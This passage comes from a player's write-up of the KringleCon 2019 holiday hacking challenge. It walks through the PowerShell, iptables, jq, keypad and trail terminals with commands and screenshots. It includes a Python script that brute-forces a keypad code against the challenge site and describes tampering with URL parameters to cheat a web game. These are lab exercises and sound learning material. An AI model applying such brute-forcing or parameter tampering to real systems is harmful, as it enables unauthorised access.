PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/gas -Method POST -Body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9" | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.867 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent;
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 12:51:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173

Success! - 6.09 Mega-Jollies of Laser Output Reached!
```

Figure 44 - PowerShell Docker Screenshot

Iptables

- **Hint**: https://upcloud.com/community/tutorials/configure-iptables-centos
- **Location**: Student Union
- **URL**: https://docker2019.kringlecon.com/?challenge=iptables

Screenshot




Figure 45 - Iptables Docker Screenshot

Synopsis

Upon opening `/home/elfuser/IOTTeethBraces.md`, the task is to apply rules to iptables.




Figure 46 - Iptables Docker Screenshot

Solution

Seems fairly straightforward when using the hint combined with the nudge in the terminal and other resources[27]. The rules are added and just checked at the end and after a few seconds, this terminal was completed

[27] https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands

```
elfuuser@2de9c34d594c:~$ sudo iptables -P INPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P FORWARD DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P OUTPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     tcp  --  172.19.0.225         anywhere             tcp dpt:22
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:21
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
ACCEPT     all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
elfuuser@2de9c34d594c:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!


/usr/bin/inits: line 10:  1082 Killed                  su elfuuser
```

Figure 47 – Iptables Docker Screenshot

There really isn't much else to discuss unfortunately – fairly straightforward given the examples and resources.

Jq

- **Hint**: https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2
- **Location**: Sleigh Workshop
- **URL**: https://docker2019.kringlecon.com/?challenge=jq

Screenshot




Figure 48 - Jq Docker Screenshot

Synopsis

Again, the terminal is pretty descriptive in what it needs – from a Zeek log file in JSON format, get the relevant record that has the longest (largest) duration and bring back the relative IP.

Solution

The code on the next page sorts the JSON file by duration, reverses the results and then brings out the first node.

```
elf@70dc32948307:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

Figure 49 - Jq Docker Screenshot

An IP of `13.107.21.200` is shown, which is then passed to the `runtoanswer` command.

```
elf@70dc32948307:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!
```

Figure 50 - Jq Docker Screenshot

Another achievement done.

Terminals (Non-Docker)

Keypad

- URL: https://keypad.elfu.org/

Screenshot

Figure 51 - Keypad Screenshot

Synopsis

Need to get the correct access code to enter the building. A few clues that will help are:

- One digit is repeated once.
- The code is a prime number.
- You can probably tell by looking at the keypad which buttons are used.

Solution

Searches can be drastically narrowed down by using the clues mentioned above, especially with it looking like only the numbers 1, 3 and 7 are used on account of them looking the most worn out.

Instinctively 1337 is thought of but it's not a prime number on account of it being divisible by 7 and 191.

When trying out a number, a GET request is made to a URL which contains the guess which indicates we may be able to brute force the actual solution.




Figure 52 - Keypad Screenshot

A simple little python script is created that produces values conforming to the clues mentioned and running them against the URL.

```python
import requests
import json
import sys

def has_doubles(n): # Checking if the number has 2 digits the same
    return len(set(str(n))) < len(str(n))

for num in range(1337,7713): # Since the lowest number can be 1337 and the highest can be 7713, limit the searches
    prime = True
    for i in range(2,num): # Check if it's a prime number
        if (num%i==0):
            prime = False
    if prime:
        s = set(str(num))
        if s.issuperset("137"): #If it contains these numbers
            if has_doubles(num):
                r = requests.get('https://keypad.elfu.org/checkpass.php?i='+str(num)+'&resourceId=undefined')
                json_data = json.loads(r.text)
                if json_data["success"]:
                    print('[+] '+str(num)+' worked')
                    sys.exit(0)
                else:
                    print('[+] '+str(num)+' failed')
```

Figure 53 - Keypad Screenshot

The script is run and a short time later, we have our answer of `7331`.




Figure 54 - Keypad Screenshot

Trail

- **URL:** https://trail.elfu.org/gameselect/?playerid=JebediahSpringfield

Screenshot




Figure 55 - Trail Screenshot

Synopsis

There are 3 levels to the game. Completing it on hard will give clues to completing the crate challenge.

Solution

Before continuing, viewing the source of the main page gives clues as to what to look for

```
<ul style='list-style-type: none; padding: 0px; text-align: left;'>
  <li><b>Easy:</b> Start with 5000 money on 1 July</li><br><!-- possibly vulnerable to URL param manipulation -->
  <li><b>Medium:</b> Start with 3000 money on 1 August</li><br><!-- params moved to body of POST request -->
  <li><b>Hard:</b> Start with 1500 money on 1 September<br><br><img src="art/pieces/header.png" alt="header"></li><!-- add hash integrity to ensure there's NO cheating! -->
</ul>
```

Figure 56 - Trail Screenshot

A quick run through of the game reveals the distance to travel is 8000. Once we get down to zero, the game is complete.

Easy




Figure 57 - Trail Screenshot

The HTML comments give the game away for this one, if the input field at the top didn't already. Amending the distance to 8000 and submitting it, along with amending any other variables, gave the player that amount to play with for the various game variables. It seems the game difficulty can't be amended for the other levels.

In the next screenshot, the distance travelled has been amended to the full 8000 and the money to 50,000 rather than 5,000.




Figure 58 - Trail Screenshot

Clicking om “Buy” takes us to the following screen.

